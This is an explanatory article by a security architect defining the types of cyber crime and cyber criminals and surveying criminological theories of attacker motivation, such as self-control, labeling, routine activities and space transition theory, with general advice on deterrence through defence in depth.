
Wake up, it's 2016! Having a web presence matters. What's the best way to start building yours? A portfolio website – Free Portfolio Course

Learn to Code With Me Podcast – Website or visit iTunes



Understanding CyberCrime and CyberCriminals

by Colin Renouf



ABOUT THE AUTHOR

COLIN RENOUF

Colin Renouf is a long standing IT worker, currently a Principal Cyber Security Architect in the Australian banking industry in Sydney, but having worked in multiple roles and industries over the period of decades. An eternal student, Colin has other degrees in varied subjects in addition to that for IT. Having written several books and articles ranging from architecture, Java, and security, and contributed to well known products from the likes of IBM or Oracle, he is even referenced on one of the most fundamental patents in technology. Colin has had several jobs in the past, but his first role after getting his earliest degree in Aeronautical Engineering was in the aerospace trade. Colin has two incredibly smart and intelligent children, Michael and Olivia, who he loves very much. Thank you Brendan, Norman, Ben, Shane and Lucas for your feedback.

What We Will Learn

In this article we will look at what we mean by cyber crime and set its boundaries, i.e. what distinguishes cyber crime from other types of crime; and look at the criminals that commit such crimes and their motivations. This understanding is needed to deter the criminals from attacking in the first place; and after they have attacked, determine what forensic information is required and what approach is needed to be able to successfully prosecute the perpetrator.

Cyber Crime – What is it?

To set the boundaries for cyber crime, we need to understand the legal definitions that separate it from other types of crime. A cyber crime has one or more of the following characteristics:

- **The computer or network is used as an instrument of the crime**, e.g. the criminal activity cannot be undertaken without the computer or network being switched on and in use, such as when initiating a Denial of Service (DoS) attack.
- **The computer or network is the target or focus of the crime**, e.g. an attempt to hack a server to steal data has that server as the target, even though a computer or network is also often used as an instrument for the attack; but if an attacker gains physical access to the server and steals the unencrypted drives then the distinction is clearer.
- **The computer is an evidence repository**, e.g. the evidence can be found on the computer when electronic documents containing stolen intellectual property are stored on a drive on the system.

The criminal act itself may include only one of these, or may involve all three.

A variation on all of the above is cyber terrorism, a distinct type of terrorism building on the above crimes. The aim of terrorism is not to cause personal physical, infrastructure, or economic harm, but to do just enough to scare the public into thinking these are possible; and cyber terrorism is terrorism that uses the first two categories of the above crime categories, where the computer is the instrument of the crime or the target.

Types of Cyber Crime

When a cyber crime is committed it often includes a number of the individual crime categories or is a prelude to another type of crime. Cyber crimes can be broken down into the following types:

- “**Hacking**”/“**Cracking**” – Whilst known commonly as “hacking”, this term used to be related to modifying the usage of something technical to achieve an unintended purpose, and the term “cracking” is probably more accurate. Hacking is essentially the **unlawful access of another person, organization or company’s computer without the permission of the owning entity**. Whilst the purpose of the “hack” may be investigative in finding security flaws or for an individual to prove their abilities, it is still a crime. However, in most cases the professional criminal hack is for later exploitation for fraud, stealing of data using malware, or to perform damage to a system's operation, such as with a **denial of service** attack or use of a virus to cripple systems.

- **Identity Theft** – As the name would imply, this is **the stealing and use of a person's identity information**, often including credit, address, tax, and banking details for fraudulent purposes or to masquerade as that person. Note that the stealing of the identity is a crime, but the intent is often for the purpose of theft or criminal damage of some form.

- **Internet Fraud** – Fraud is the **wrongful or criminal deception intended to result in financial or personal gain; so in this case, the deception uses the Internet, its facilities, and entities with a presence on the Internet** for that fraud. This is a large subject area that is best explained with examples, such as criminals using stolen banking credentials to steal funds, online auctioneers taking payment for products they never send, or email scams offering to transfer large funds without doing so in return for a smaller investment. In these cases the fraud is a crime in its own right, but the use of the computer and Internet adds a dimension that makes it harder to track and prosecute.

- **Intellectual Property Theft / Digital Piracy / Copyright Infringement**– The definition of Intellectual Property refers to **a creation of the intellect to which a monopoly of ownership and usage is assigned by law; with examples ranging from music and books, to patents and company strategy secrets and information; so copying and stealing it is intellectual property theft and distributing it is digital piracy**. This is a crime that so many consider is "victimless", neglecting the loss of earnings to the creator, so download copyrighted music and movies from the Internet is a crime committed by a large number of people; but the theft of engineering designs and company strategy is big risk to the economy and company earnings.

- **Cyber Squatting** - Officially this is **registering, trafficking in, or using an internet domain name associated with a trademark of another entity with bad faith or intent to profit from it.** Often this is related to fraud in that the perpetrator tries to profit from selling the domain name back to the copyright owner, so in this case, the crime is variation on both intellectual property theft and fraud.

- **Online Harassment / Cyber Bullying / Cyber Stalking / Surveillance and Snooping** – This crime exists in variations that include **the uninvited or unwanted following of an individual's online, social media, or email presence for the purposes of bullying, harassing or scaring them**. Some posting of bullying messages or unwanted sharing of private images retrieved from hacked emails have resulted in suicides, and even if the outcome is not this or legal action from the attacked individual, the misuse of computers for this purpose is a crime.

- **Child Digital Pornography** – This is **the taking, distribution and downloading of illicit, abusive, non-consensual images of minors**; exploiting the age old crime of abuse of children and bringing it into the digital age where images can be easily shared electronically. This is the largest section of the cyber crime range in terms of prosecutions, but is especially difficult to prosecute as the legal ages relating to minors differ in different parts of the world.

- **Electronic Bodily Harm or Murder** – This is the **use of a computer or electronic device (e.g. a robot, phone, household device) to commit an act harmful or fatal to an individual**. Whilst there are debates as to the extent of such attacks, they are definitely possible. In the 1980s it was possible to change the criteria of a cathode ray tube (CRT) monitor electronically to cause it to implode; and more recently, aircraft, cars, and air traffic control systems have all been attacked or had "software glitches" that have resulted in potential or actual harm or death. In 2015, a malfunctioning robot crushed the skull of a worker in Michigan. As software malfunctions can cause harm, and there is evidence that some "hacking" of such devices has been attempted; the possibility of harm or murder deliberately caused is ever more likely.

The aim of responding to any of these crimes is to achieve a successful prosecution and produce future mitigations to reduce the likelihood; either through security controls or through appropriate punishments through the legal system so as to make committing the crime unattractive in comparison to any benefits or pleasure the criminal may derive. To achieve successful prosecution through the legal system, evidence must be captured in line with appropriate forensic and "chain of custody" requirements in such a way that there is no doubt as to the identity of the criminal and the extent of the crime.

The Cyber Criminal

The keys to understanding the cyber criminal are the tools used, the skill of the attacker, and the motivation behind the attack. This splits the set of attackers into different "**actors**" with associated motivations and behaviours that dictate the threats each presents and also how they can be thwarted.

- **Hackers** – These split into three categories depending on motivation. True hackers are highly skilled individuals who perform reconnaissance to probe the "**attack surface**" of a company or system to gain an understanding and look for vulnerabilities to exploit. They then use tools or home written code to attack those vulnerabilities and make their way into the system. Once inside the system is "**pwned**" and they usually leave a back door for "**command and control**" to allow them easier future entry to the system.
    - **White Hats** - Those who perform these steps to understand the system and then report the vulnerability, and maybe provide fixes or workarounds, are called "*white hats*"; they may do this as their career or job as "**penetration testers**".
    - **Black Hats** - Some "hack" for malicious reasons to damage systems, or to commit fraud or some other act for financial gain; these are called "*black hats*".
    - **Gray Hats** - The third category, "*gray hats*", are a mix of the two categories and sometimes find vulnerabilities so they can sell services to fix them, although in many ways a gray hat is someone who sometimes

acts in the role of a black hat and sometimes in the role of a white hat. The motivation of a hacker usually starts out as an attempt to understand systems and prove their abilities, but at some point, the need to earn money from these skills directs the individual to one of the black or white hat roles depending on an internal moral code.

- **"Script Kiddies"** – These are less skilled than true hackers, but ultimately have the same effect, albeit usually in a less targeted manner due to the lesser skills and understanding. They search the internet for tools to use to attack systems, often on the **dark web** or **dark net** that is not searchable using legitimate search engines, and then set them loose on individuals or legitimate organization or company web sites without understanding how they work or what effect they have at the detail level. The lack of understanding and skills with such powerful tools makes this category particularly dangerous - an analogy would be giving a chainsaw to a child to prune a flower from a plant - yet they use these tools widely and regularly rather than the targeted and methodical approach of the true hacker.

- "**Hacktivists**" – These are black hat hackers with a particular motivation, that of making a political statement; usually this gives a moral direction to restrict actions to those of a social activist and performing defacing of web sites of companies or organizations with opposing views or performing a denial or service attack to restrict their operation. Extreme cases of "*hacktivism*" can be classed as cyber terrorism, particularly if the denial of service is on government, major corporations with large economic effects, or critical infrastructure operations.

- **Cyber terrorists** – This is also a category of black hat hacker with a particular motivation; that of striking fear or terror into the public consciousness. Usually a cyber terrorist, who is also an extreme type of hacktivist, will attack government, critical infrastructure, or major economic interests of a nation to cause fear of actual harm or economic harm. Special cases of critical infrastructure attacks are threats to aircraft and related critical infrastructure, or cars, as the threat of harm and death now equals that of traditional terrorism.

- **Organised Crime** – This type of black hat hacker is simple to understand, and consists of a group of individuals working together illicitly for financial gain, with some aspect of the crime being electronic. This may include fraudulent attacks, but often will focus on identity theft to facilitate other criminal activity such as money laundering, intellectual or financial theft or people trafficking. A company sponsoring a hacker to steal secrets from another competing company is taking the role of organised crime.

- **Nation State / Cyber Warriors** – In some ways this is not a criminal, per se, but undertakes criminal activity from the perspective of one nation over another. These black hats attack companies, government, defence, or critical infrastructure of other countries under the sponsorship of one nation with an aim of stealing secrets, or causing physical or economic hardship in the target nation. Companies attacked by nation states are usually those with specific highly important secrets, such as aircraft designs, or those with a particular level of importance in the target nation (e.g. the largest bank). An attack typifying this category is that of the "Stuxnet" malware believed to be the product of the US and Israel that specifically rendered the nuclear uranium centrifuges of Iran unstable and damaged the Iranian nuclear weapons program after delivery via an infected USB drive. It is believed that these "cyber skirmishes" are a prelude to the future of war, a "**cyber war**", when nation states will attack each other electronically to avoid risking the lives of soldiers required to be physically present on enemy territory.

Understanding the type of attacker tells us not just what skills they have, but also what they might attack and how we might prevent the attack entirely or respond to minimise the effect. For this we need to understand the psychology.

Cyber Criminal Psychology and Cyber Criminology

Cyber criminal psychology is a fairly new discipline in some ways in its own right, but can be considered as a result of trying to understand general criminal motivation coupled with the securitization techniques from international studies. Motivations can be grouped and, as a result, the responses can also be grouped.

- **Political Attackers** - Motivations for "hacktivists" and "cyber terrorists" are political and aimed at highlighting a "cause"; reducing the highlight or damaging the cause reduces their motivation.
- **Non-fraud related hacking and script kiddies** - For "script kiddies" and non-fraud related cyber-crimes the motivation is proving how smart the attacker is or how poor the security is; "defence in depth" and layers of security to make the attacker work hard reduces the motivation.
- **Fraud and Organised Crime** - For fraud related activities and organised crime, using tokens instead of real value or payment mechanisms, and reducing the attack surface cuts down on the motivations for fraud.

Politically Motivated Attacks

For political motivations, the political and psychology related subject of securitization from international security studies helps to understand the mind of the attacker. In **securitisation**, an issue or event is not considered a threat until someone, usually a politician, radical preacher, or terrorist leader, names it as such as a means to gain more power. It's simply the use of language to describe something to make it appear as a threat, or conversely to reduce its appearance as a threat. Securitisation is about language used and its relationship between the power and presence of the speaker ("ethos") and the appeal to the emotions of the audience by highlighting a perceived threat ("pathos").

The technique is especially important in the fields of terrorism, and cyber terrorism, as it is the mechanism that underpins terrorism, radicalisation, and the appropriate counter responses. To be very clear, it is not the criminal act that makes something terrorism, but the language used to describe it and the fear instilled as a result. This may seem outrageous, but let's explain with some examples.

Consider the Airbus A400M Atlas plane crash in Seville on 9th May 2015 where four people died when the software controlling three of the engines would not allow the pilots to set cruising speed due to a "glitch" caused by an engineer accidentally wiping key data. It is likely that an aircraft can be "hacked" from onboard using certain exposed cables that connect to the cockpit, but so far no crashes or deaths have been attributed to hacking. If this crash were described as "hacking" rather than an accidentally caused "software glitch" there would be fear of flying from the general public.

With physical and cyber terrorism, the aim is the same; communicate a message through disaster and danger to the public. Recently, in London in the UK, a police officer was killed through stabbing and many injured when the attacker ran over pedestrians in his car. This was declared as terrorism due to his stated intent, and the result was public fear of another attack. In Australia, a similar set of circumstances in Melbourne, where the attacker driving a car into pedestrians was declared as mentally ill did not result in wider public fear. Not wanting to take away anything from the incidents, I know people involved and suffering, the difference in the resulting fear was the language used to describe the incident.

Similar events where air traffic control systems in various countries were disabled through human induced "failures", the use of the term "hack" over "software glitch" completely changed the public perception and the resulting response from the public.

The same can be intentionally done to reduce fear. When the US-led coalition sent planes into the Middle East to attack ISIS bases, the wording and gestures used by the leaders differed greatly, and as a result, so did the public perceptions. The approach used by most leaders was to issue a very grave statement that ISIS posed a threat in many countries so aircraft were being used to attack their command and control infrastructure; the grave statement relating the attacks to potential local terrorism resulted in fear. The approach by the Australian leader at the time, Tony Abbott, was a masterful use of securitization techniques with psychology in word and mannerism usage to reduce fear; as he waved his arms around as if stating something that wasn't important enough to be at the forefront of his memory and said the planes were needed to deal with that "er, Daesh death cult", not even giving them the title they used for themselves.

Terrorism is not about causing damage or death, but about communicating a political message, usually one of fear. Securitisation turns a criminal act into a terrorist one or a threat to survival of a target group, and takes a political issue and makes it a security issue, or more specifically a terrorist one. This is how radicalization works, in that a security actor, i.e. a terrorist leader or radical preacher, is given the power of the audience as the leader to enable him or her to act. The language and speech is the "locutionary act" which relates to "lagos", the position of the speaker, the "illocutionary act" or "ethos", and the targeted feelings of the audience is the "perlocutionary act" or "pathos". The process relates the message, the sender, the message generator, and the receiver.

"Essentially, the very thing that separates terrorist violence from ordinary criminal violence – and thus makes it terrorism – is that the act is instilled with political or politico-religious meaning. It is the message that makes terrorism. There is a sender (the terrorist), a message generator (the victim), and a receiver (the public)." (J. Staun, 2010).

This may not seem that important or even relevant, but the language we use to describe an incident or attack greatly affects the perception of success in the eyes of the attacker. If we refer to an attack by a "hacktivist" or "cyber terrorist" as a "software glitch" with no further details, given their political motivation to highlight a cause, their success and related power to highlight that cause are removed too. If the cause isn't highlighted then there is no benefit to the attacker to mount future attacks, thus reducing the future threat.

Cyber Criminology

For other types of attacks, psychological research has been undertaken, derived from physical world criminology research theories. These are covered in journals and books on cyber crime and cyber criminology in depth, along with wider theories in computer use in the field of cyber psychology.

Self Control Theory

This general theory of criminal behaviour postulates that criminals often have low self-control so seek immediate gratification in terms of excitement and financial gain, even ignoring any negative long-term effects in terms of career and future punishment. This behaviour is associated with parental relationships during upbringing. "Script-kiddies" are believed to be particularly susceptible to this seeking of short-term gratification, so making an attack harder and more of a time investment is a demotivator – a strong argument for defence in depth.

Labeling Theory

This simple theory says that if an individual is labeled in a negative light as evil or a criminal then their behaviour will tend to follow that pattern due to self-belief or a difficulty escaping the effects of that labeling. This can be seen particularly in the area of sex crimes, where teenagers engaging in under age sex are labeled as sex offenders and put on a register which then often leads them into more deviant sexual behaviour, which may include downloading child pornography and cyber stalking. Children labeled as anti-social with technical skills may get labeled as "hackers" and then due to self-belief and a desire to prove themselves may lead to trying to live up to the label. The moral of this theory is to avoid labeling individuals wherever possible and focus on labeling the acts themselves with care.

Deindividuation Theory

This is a scientific representation of the standard parenting excuse of "falling in with a bad crowd", emphasising the crowd, where people taking part in group activities lose a sense of self-identity and "follow the crowd". This was evidenced in the famous Stanford experiment; students were assigned to take on the role of prison guard and prisoner and took on more aggressive behaviour associated with the group identity until the experiment had to be stopped due to safety fears. There is an assumption of anonymity on the Internet and if publicity glorifies certain behaviour, individuals will most likely follow suit if they think they won't get caught, as is the case with "hactivists" and "script-kiddies". Research has shown that people are more likely to go further online than they would in face-to-face confrontations, as seen in cyber bullying and trolling. There is a suggestion that showing that the user identity information on a page, such as with messages of "User ID" and "IP Address" may deter criminal activity as it identifies the individual who would otherwise be encouraged through their belief in anonymity. Similarly, messages relating to authorised use policies can demotivate a potential attack.

Routine Activities Theory

This theory has particular effect on the implementation of security controls. It works from the basis that criminals are making rational decisions when they seek to commit a crime, expecting to get some benefit from it and not get caught.

A crime is believed to occur under three conditions: 1) a motivated criminal, 2) a target, and 3) the absence of a guardian. This is best explained in physical terms as relating to a burglary where a potential burglar sees something he wants to steal, but will be motivated by the absence of a burglar alarm, which is why less affluent areas without burglar alarms are more often targeted. In cyber security terms, the presence of anti-virus and anti-malware technologies will demotivate a criminal from a particular target due to the possibility it may alert or protect from an attack, even if the defences would not detect or respond to the attack in question. Therefore, the appearance of defence in depth and a number of defences, along with acceptable use messages and details of security and prosecution threats, coupled with user details that remove anonymity (e.g. IP address), can take the guardian position and prevent an attack.

Social Structure and Social Learning Theory

This is another scientific representation of the parenting excuse of "falling in with a bad crowd", emphasising the learning of bad behaviour from individuals in the group rather than losing individuality in the direction of the group as a whole. So, in principle, if individuals associate with criminals, they will learn criminal behaviour and become criminals themselves. On the web, users who frequent hacker web sites or radicalization web sites will start out with some motivation or interest taking them to the sites in the first place, but will take on more criminal behaviour as they learn hacker activities. Initial interest in such communities may develop into excusing activities, e.g. that software piracy isn't really a crime or child pornography doesn't develop into child abuse (although it has been proven to be used in "grooming"), and then the next step is to fully participate. Associating with hackers online or offline influences developing hackers, so reducing the access to the sites themselves and reducing publicity of the communities, will have the effect of reducing criminal activities, and publicising the criminal nature of the activities and negative effects of prosecution on future careers also gives a major disincentive.

Neutralization and Rationalization Theory

This general theory of criminology considers how an individual rationalises the move from law abiding to criminal behaviour without guilt through the process of "drift" via one or more of five techniques:

a) Denial of injury – in this the act is assumed to not "cause any real harm"

b) Denial of victim – in this the act is assumed to not "hurt any actual individuals"

c) Denial of responsibility – in this the perpetrator claims that "circumstances" made them do it so they couldn't help themselves

d) Condemnation of the condemners – this is where a perpetrator accuses the accusers of "committing a worse crime themselves" or the same crime in similar circumstances

e) Appeal to higher loyalties – in this the perpetrator argues that the values of society aren't right and that his or her own values are more important

It can be seen how these rationalizations have been used to justify cyber criminal behaviour; neutralization if it is before the criminal act is committed and rationalization if it is after the act. It can be seen that a), b) and d) are often used in hactivism on banks and government sites or digital piracy. For cyber terrorism, d) and e) are often used to justify the act. With organised crime, the argument for c) is sometimes used. To overcome the rationalizations, some success has been seen in tying the act to actual victims, such as in advertising on DVDs to show how piracy has cost jobs for less visible jobs in film making, or how less well paid jobs have been lost as a result of hactivism. Publicising job losses after the events of cyber crime or how attacks on the government results in less investment on health care or schools can show the effects of cyber crime; this coupled with law abiding peer pressure should have an effect on reducing the self-justification for future criminal acts.

Space Transition Theory

This is a theory specifically formulated for cyber crime, showing that people behave differently in cyberspace to physical space; as a result those who would not commit a physical space crime are more likely to commit crimes in cyber space. Social media has shown that people are more likely to use confrontational language online that they wouldn't use in face-to-face meetings. Similarly, whilst digital piracy is common, most common perpetrators would not physically steal a wallet or take items without paying from a shop. One of the major beliefs behind this behaviour is believed to be due to the perceived anonymity in online actions, but there are seven components and beliefs underlying the theory that explain the behaviour:

A) Some people have criminal tendencies, but fear of getting caught and losing social status stops them committing the crime in "physical" space, but the lack of human observers in cyberspace reduces that risk so they give in to their tendencies.

B) Perceived anonymity of an online identity coupled with the difficulty of prosecution of online cross-jurisdictional crimes reduces the fear of being caught.

C) Criminals from physical space are moving into cyberspace due to the lower risks of being caught, and successful criminals in cyberspace who aren't caught may feel encouraged to take risks in physical space and commit physical space crimes.

D) Those with repressed behaviour and beliefs due to the closed nature of the society or situation in which they live may feel freer to express themselves, their beliefs, and criminal motivations in cyberspace where the physical repressive controls aren't there to dissuade them.

E) The global nature of cyberspace leads to a mix of people with different cultural norms and a tendency to standardise on common "online values", which may take the form of a "lowest common denominator" view of legality and criminal behaviour to increase the likelihood of cybercrimes.

F) The global nature of cyberspace allows criminal behaviour to occur from anywhere in the world and then make an escape, and entry into and out of cyberspace can occur at any time, so chances of being caught are less than in physical space.

G) The social nature of cyberspace (e.g. social media, email, forums, etc.) allows strangers to collaborate on committing crimes in physical space, and conversely those who know each other in physical space can collude to commit crimes in cyberspace.

Whatever the reason or combination of reasons motivating cybercriminal behaviour, the response to protect against the behaviour beyond physical controls is to ensure the potential criminal fears loss of anonymity (e.g. show messages showing IP address, geolocation, etc.) and is aware of the nature of any potential crime and a desire to prosecute; a potential criminal who believes they can be identified and forensic information has been captured will be less motivated due to fear of being caught.

What Cyber Criminal Psychology and Cyber Criminology Tell Us

Essentially, the psychology underpinning all of the theories of the above tells us that defence in depth provides real protection for data and processes, and also provides a deterrent; but understanding the motivations and fears of a potential cyber criminal and responding accordingly can also reduce the risk of crimes occurring. Ultimately, the hardened attacker from an organised crime gang will still likely try to commit the crime, but is just as likely to use physical components of an attack and the crime may relate to wider physical criminal behaviours (e.g. human trafficking). Reducing the attacks to the hardened criminal does allow more focus to be given to the real crimes due to the reduction in events to monitor and respond to.

One key-learning from this that has a particular technical impact where controls are currently lacking is the effect of the perceived belief in anonymity. Developing and deploying the technology to detect use of anonymising proxies and overcome them to detect the real potential criminal should give a means to reduce attacks from all but determined organised crime perpetrators. The foundations do exist in idea form; with blacklists, code that detects the behaviour of utilities like TOR, and callback communications. See the SANS paper in the references.

Threats

One of the problems with the above is that it really applies to the external attacker; and not the disgruntled employee or those who breach physical security to get inside the company perimeter. In reality, as companies tend to strengthen their perimeters and have weaker protections within their company buildings on their internal network, the greater risk is from internal attack.

A “hacktivist” or cyber terrorist commits crimes such as defacing web sites, Denial of Service (DoS), or critical infrastructure attacks to get publicity. Without the publicity, the attacks don’t achieve the aims of the attacker so there is no benefit and motivation for future attacks. The threat is, therefore, reduced if there is no publicity from earlier attacks.

Other attackers have motivations that are financial or for prestige, and the two main demotivators are fear of being caught or exposed, and the effort involved in the attack itself. Defence in depth and techniques to identify the real user act as a warning to avoid an attack. If the types of defences are well known, it may act as a challenge for some hackers, but the less motivated will avoid an attack.

